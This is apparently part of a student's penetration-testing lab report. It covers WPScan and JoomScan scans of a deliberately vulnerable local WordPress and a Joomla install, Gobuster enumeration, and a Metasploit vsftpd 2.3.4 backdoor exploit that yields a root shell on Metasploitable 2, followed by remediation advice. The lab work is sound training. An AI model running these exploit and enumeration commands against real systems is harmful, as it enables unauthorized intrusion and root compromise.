


Figure: WordPress 4.2.1 admin dashboard — 4 pending updates confirming intentionally vulnerable state

3.4 WPScan — Basic Scan

```
wpscan --url http://localhost
```

```
┌──(siren㉿Siren)-[~/VulnerableWordPress]
└─$ wpscan --url http://localhost
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://localhost/ [::1]
[+] Started: Sun Mar 22 09:55:26 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.7 (Ubuntu)
 |  - X-Powered-By: PHP/5.5.9-1ubuntu4.29
 |  - SecretHeader: SecretValue
 |  - via: Squid 1.0.0
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://localhost/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] Search Replace DB script found: http://localhost/searchreplacedb2.php
 | Found By: Search Replace Db2 (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://interconnectit.com/products/search-and-replace-for-wordpress-databases/

[+] XML-RPC seems to be enabled: http://localhost/xmlrpc.php
 | Found By: Headers (Passive Detection)
```

Figure: WPScan basic scan — searchreplacedb2.php exposed, XML-RPC enabled, SecretHeader leaked

```
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://localhost/wp-content/themes/twentyfifteen/style.css?ver=4.2.1, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================================================================> (137 / 137) 100.00% Time: 00:00:00

[i] Config Backup(s) Identified:

[!] http://localhost/wp-config.old
 | Found By: Direct Access (Aggressive Detection)

[!] http://localhost/wp-config.php.save
 | Found By: Direct Access (Aggressive Detection)

[!] http://localhost/wp-config.php~
 | Found By: Direct Access (Aggressive Detection)

[!] http://localhost/wp-config.txt
 | Found By: Direct Access (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Mar 22 09:55:31 2026
[+] Requests Done: 177
[+] Cached Requests: 6
[+] Data Sent: 42.376 KB
[+] Data Received: 274.736 KB
[+] Memory used: 270.328 MB
[+] Elapsed time: 00:00:05
```

Figure: WPScan discovering 4 config backup files: wp-config.old, .save, .php~, .txt

3.5 WPScan — Username Enumeration

```
wpscan --url http://127.0.0.1 --enumerate u
```

```
┌──(siren㉿Siren)-[~/VulnerableWordPress]
└─$ wpscan --url http://127.0.0.1 --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                          Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://127.0.0.1/ [127.0.0.1]
[+] Started: Sun Mar 22 09:56:49 2026
```

Figure: Username 'siren' enumerated via Author ID Brute Forcing and Login Error Messages

3.6 WPScan — Plugin Detection (Aggressive)

```
wpscan --url http://127.0.0.1 --enumerate ap --plugins-detection aggressive
```

```
┌──(siren㉿Siren)-[~/VulnerableWordPress]
└─$ wpscan --url http://127.0.0.1 --enumerate ap --plugins-detection aggressive

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                          Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://127.0.0.1/ [127.0.0.1]
[+] Started: Sun Mar 22 09:58:04 2026
```

Figure: WPScan aggressive plugin detection initiated

```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://127.0.0.1/wp-content/plugins/akismet/
 | Last Updated: 2025-11-12T16:31:00.000Z
 | Readme: http://127.0.0.1/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.6
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://127.0.0.1/wp-content/plugins/akismet/, status: 200
 |
 | Version: 3.1.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://127.0.0.1/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://127.0.0.1/wp-content/plugins/akismet/readme.txt
```

Figure: Plugin identified: akismet v3.1.1 — OUT OF DATE (latest: 5.6)

Task 03 — CMS Vulnerability Scanning: Joomla

3.7 Docker Compose Deployment

```
docker-compose up -d
```




Figure: Joomla Docker Compose pulling layers — db and joomla containers initializing

```
┌──(siren㉿Siren)-[~]
└─$ docker-compose up -d
WARN[0000] /home/siren/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please remove it to avoid potential confus
ion
[+] Running 33/33
 ✔ db Pulled                                                                                                                          139.3s
   ✔ 96c832531c38 Pull complete                                                                                                        48.9s
   ✔ c269f90156d4 Pull complete                                                                                                        49.0s
   ✔ 35c5e1109684 Pull complete                                                                                                        55.2s
   ✔ faa66c06b2b3 Pull complete                                                                                                        56.3s
   ✔ 863476e340d6 Pull complete                                                                                                        56.9s
   ✔ 824ac4627e67 Pull complete                                                                                                       131.7s
   ✔ 3cb8043895c6 Pull complete                                                                                                       133.0s
   ✔ 1fb34112dac5 Pull complete                                                                                                       134.4s
 ✔ joomla Pulled                                                                                                                      270.1s
   ✔ ec781dee3f47 Pull complete                                                                                                        52.1s
   ✔ 6ceb58543f0f Pull complete                                                                                                        52.2s
   ✔ 609f20b19c60 Pull complete                                                                                                       164.7s
   ✔ ffa4bc0b49be Pull complete                                                                                                       164.9s
   ✔ b9dd2477210e Pull complete                                                                                                       171.6s
   ✔ 64c3c1b02bee Pull complete                                                                                                       172.2s
   ✔ fa8909101519 Pull complete                                                                                                       172.3s
   ✔ 1b4e2414384c Pull complete                                                                                                       173.1s
   ✔ 4c0632ce6011 Pull complete                                                                                                       173.4s
   ✔ d709ded6fd63 Pull complete                                                                                                       181.6s
   ✔ 0e1c126c9681 Pull complete                                                                                                       181.8s
   ✔ 32a7ff29c436 Pull complete                                                                                                       182.9s
   ✔ 5de099736a11 Pull complete                                                                                                       183.8s
   ✔ 2b846626fbcb Pull complete                                                                                                       184.0s
   ✔ 4f4fb700ef54 Pull complete                                                                                                       184.3s
   ✔ 0cb4ef295e79 Pull complete                                                                                                       197.3s
   ✔ aa279e46b969 Pull complete                                                                                                       227.9s
   ✔ 440d55d6ec9f Pull complete                                                                                                       228.0s
   ✔ 253b97f8cf25 Pull complete                                                                                                       228.0s
   ✔ 57ccac019877 Pull complete                                                                                                       228.2s
   ✔ 6a7c47563083 Pull complete                                                                                                       265.3s
   ✔ 49ca062ff82b Pull complete                                                                                                       265.4s
   ✔ 652f4db123b4 Pull complete                                                                                                       265.4s
[+] Running 3/3
 ✔ Network siren_default     Created                                                                                                    3.5s
 ✔ Container siren-db-1      Started                                                                                                   18.0s
 ✔ Container siren-joomla-1  Started                                                                                                   33.1s

┌──(siren㉿Siren)-[~]
└─$
```

Figure: All 33/33 layers pulled — siren-db-1 and siren-joomla-1 containers started successfully

3.8 Joomla Installation




Figure: Joomla 6.0.3 installer — Site: Siren_Joomla, Username: Siren, Email: Siren@gmail.com




Figure: Joomla installer login data page — password requirements met (12+ chars)

3.9 JoomScan Results

```
joomscan -u http://localhost:8080
```




Figure: JoomScan detecting Joomla 6.0.3, no firewall, admin page at /administrator/




Figure: JoomScan revealing 14 disallowed paths from robots.txt including /api/, /plugins/, /tmp/

3.10 Gobuster — Component & Plugin Enumeration

```
[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://localhost:8080/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://localhost:8080/robots.txt

Interesting path found from robots.txt
http://localhost:8080/joomla/administrator/
http://localhost:8080/administrator/
http://localhost:8080/api/
http://localhost:8080/bin/
http://localhost:8080/cache/
http://localhost:8080/cli/
http://localhost:8080/components/
http://localhost:8080/includes/
http://localhost:8080/installation/
http://localhost:8080/language/
http://localhost:8080/layouts/
http://localhost:8080/libraries/
http://localhost:8080/logs/
http://localhost:8080/modules/
http://localhost:8080/plugins/
http://localhost:8080/tmp/

[+] Finding common backup files name
[++] Backup files are not found

[+] Finding common log files name
[++] error log is not found

[+] Checking sensitive config.php.x file
[++] Readable config files are not found

Your Report : reports/localhost:8080/
```

Figure: Gobuster on /components/ — index.html (200), .htaccess/.htpasswd (403)

```
~:ruby ×   -:zsh ×   ~:zsh ×
Rows matched: 0  Changed: 0  Warnings: 0

MariaDB [joomla]> SELECT id, username, email FROM w78u5_users;
+-----+----------+-----------------+
| id  | username | email           |
+-----+----------+-----------------+
| 640 | Sien     | siren@gmail.com |
+-----+----------+-----------------+
1 row in set (0.001 sec)

MariaDB [joomla]> UPDATE w78u5_users SET password=MD5('Admin@12345678') WHERE username='Sien';
Query OK, 1 row affected (0.123 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [joomla]> ^C
MariaDB [joomla]> ^C
MariaDB [joomla]> exit
Bye

┌──(siren㉿Siren)-[~]
└─$ gobuster dir -u http://localhost:8080/components/ -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost:8080/components/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 316]
.htaccess            (Status: 403) [Size: 316]
.htpasswd            (Status: 403) [Size: 316]
index.html           (Status: 200) [Size: 31]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Figure: Gobuster on /plugins/ — 13 plugin directories discovered: authentication, captcha, content, editors, extension, fields, filesystem, installer, privacy, system, task, user, webservices


Task 04 — The First Shell (Metasploit + Netcat)

Target Machine	Metasploitable 2
Target IP (RHOST)	10.0.2.4
Exploit Module	exploit/unix/ftp/vsftpd_234_backdoor
CVE	CVE-2011-2523
Session Opened	10.0.2.5:39703 -> 10.0.2.4:6200
Shell User	root (uid=0)

4.1 Metasploit Execution

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 10.0.2.4
run
```

4.2 Root Shell — EXPLOITATION PROOF



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks
                                       5, socks5h, http
   RHOSTS   10.0.2.4         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                       l
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.5:39703 -> 10.0.2.4:6200) at 2026-03-22 11:12:34 -0400

whoami
root
id
uid=0(root) gid=0(root)
uname -q
uname: invalid option -- q
Try `uname --help' for more information.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Figure: ROOT SHELL OBTAINED — whoami: root | id: uid=0(root) gid=0(root) | uname -a: Linux metasploitable 2.6.24-16-server

The vsftpd 2.3.4 backdoor was triggered successfully. Metasploit spawned a command shell on port 6200/tcp with full root privileges. Post-exploitation commands confirmed complete system access.

Remediation Recommendations

Exploit / Finding	CVE	Remediation
vsftpd 2.3.4 Backdoor	**CVE-2011-2523**	Replace vsftpd 2.3.4 immediately — the backdoor was maliciously injected into the source tarball and must never be deployed.
Apache 2.2.8 mod_proxy	**CVE-2008-2364**	Upgrade Apache to 2.4.x+ and disable mod_proxy if not required.
Hidden Directories	**Tool Discovery**	Restrict /admin, /config, /dev with server-side access controls and remove all backup files from web roots.
WordPress Outdated	**WPScan**	Update WordPress core, themes, and all plugins (especially akismet 3.1.1) to latest versions immediately.
Config Backup Files	**WPScan**	Delete all wp-config backups (.old, .save, .php~, .txt) — they expose plaintext database credentials.
robots.txt Paths	**Manual**	Never list sensitive paths in robots.txt; use authentication to protect restricted areas instead.
URL Parameters	**ParamSpider/Arjun**	Implement strict input validation and whitelist-only parameter handling to prevent SQLi, LFI, and IDOR.

Conclusion

All four Week 3 tasks were completed successfully, demonstrating the full attack chain from reconnaissance to root access:

- Task 01: 2,599 parameter-bearing URLs discovered; hidden directories and sensitive files identified on hackthissite.org.
- Task 02: Metasploitable 2 services mapped to CVEs via Searchsploit, NVD, and Exploit-DB — vsftpd 2.3.4 (CVE-2011-2523) selected as primary target.
- Task 03: WordPress 4.2.1 scanned with WPScan revealing exposed config backups, username enumeration, and outdated plugins. Joomla 6.0.3 scanned with JoomScan revealing admin panel and 13 plugin directories.
